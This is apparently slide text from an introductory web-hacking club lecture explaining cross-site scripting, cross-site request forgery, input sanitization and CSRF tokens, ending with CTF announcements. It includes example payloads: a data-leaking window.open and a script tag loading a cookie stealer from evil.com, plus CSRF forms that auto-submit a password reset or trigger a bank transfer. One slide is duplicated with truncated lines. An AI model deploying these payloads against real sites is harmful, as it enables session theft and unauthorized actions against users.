# Intro to Web Hacking 3

## The Clientside Attack Surface

# what is clientside?

- clientside attacks target other users of a web site/application
- abuse of certain html tags and browser behaviours to have clients leak sensitive information or perform dangerous actions

# what is javascript?

- code that executes in your browser
- allows web pages themselves to be dynamic without making more requests to the server
- many special objects and functions for interaction DOM (Document Object Model)

# what can js do for an attacker?

Access to the DOM's cookies

```
> document.cookie
"PHPSESSID=bfauokcssuelii4hm2raq09im7"
```

Access to the HTML on the page

```
> document.DocumentElement.innerHTML
“<head> … </head> <body> … </body>
```

Make crafted HTTP requests

```
> window.open(‘evil.com?’ + data);
```

# cross-site scripting (XSS)

- allows for injecting executable javascript into webpages viewed by other users
- happens when user-supplied input is taken and unsanitized by a web application
- one of the most common software vulns out there

# where can we inject js?

Dang, just about anywhere. Assume a search site:

```
> http://pictures.com?search=puppies
    Here are your search results for “puppies”
```

But if your search terms aren’t sanitized...


```
> http://pictures.com?search=<script%20type='text/javascript'>alert('lol');</script>
    Here are your search results for “”
```

This is a **non-persistent** attack.

# where can we inject js?

Dang, just about anywhere. Assume a search site:

```
> http://pictures.com?search=puppies
    Here are you
```




But if your

```
> http://picture                                                    ol');</script>
    Here are you
```

This is a **non-persistent** attack.

# where can we inject js?

Assume a blog site with a login and a comments section:

Leave your comment below:

*OMG such cute puppies!*

But the submitted comments aren't sanitized...

Leave your comment below:

*OMG such cute puppies! <script src="http://evil.com/authstealer.js">*

Now anyone who reads the comments executes `authstealer.js` in their browser, collecting their auth cookies.

This is a **persistent** attack.

# sanitization

Takes untrusted input and encodes characters that are significant to html/javascript into other printable formats.

Leave your comment below:

I'm using evil bold tags!!

Becomes...

```
I’m using evil &lt;b&gt;bold&lt;/b&gt; tags!!
```

Which gets displayed to visitors as:

Comment by Micheal on Tuesday:

I'm using evil bold tags!!

# cross-site request forgery (CSRF)

- HTML documents make implicit GET requests

```
<img src=”pictures.com/puppy.jpg”>
```

- An attacker can abuse this

```
From: Micheal J. Pizza
Subject: Hey Richard, check out this cute puppy!

  <img src=”bank.com/transfer.php?from=richard&to=micheal&amount=1000000”
>
```

# and it’s not just GET requests!

```
<html>
<title>Free Real Estate</title>

<form id=”attack” method=”POST” action=”bank.com/password_reset.php”>
     <input name=”new_password” value=”csrf_is_real”>
     <input name=”confirm_new” value=”csrf_is_real”>
</form>

<script>
     document.getElementById("attack").submit();
</script>

</html>
```

This assumes the victim will visit a domain under your control.

...maybe by clicking a link in an email?

# csrf tokens

Best defense against csrf is to include a randomized token unique to each session. This token gets sent with each request to the server.

```
<form action="/transfer.php" method="post">
  <input type="text" name="from">
  <input type="text" name="to">
  <input type="text" name="amount">

  <input type="hidden" name="CSRFToken”
       value="OWY4NmQwODE4ODRjN2Q2NTlhMmZlYWEwYzU1YWQwMGEwOA==">
</form>
```

Ideally, the attacker has no way to find out their victim’s csrf token!

No new skidctf chals today, but check out `msger` in the kiddie category to flex your client-side skills!

ctf.hackevergreen.org

**Shall we play a game?**


picoCTF



When your father disappears under strange circumstances, a flash drive is your only clue to his whereabouts.

You will need to use all of the computer security skills at your disposal to uncover and decipher critical evidence. Can you solve the mystery before it's too late?

# October 27th – November 7th

Put on by the Plaid Parliament of Pwning (PPP) of Carnegie Mellon.

This is a very approachable entry-level CTF, and would be a great way for new members to play with the GNU-E-Ducks!

learn more at **picoctf.com**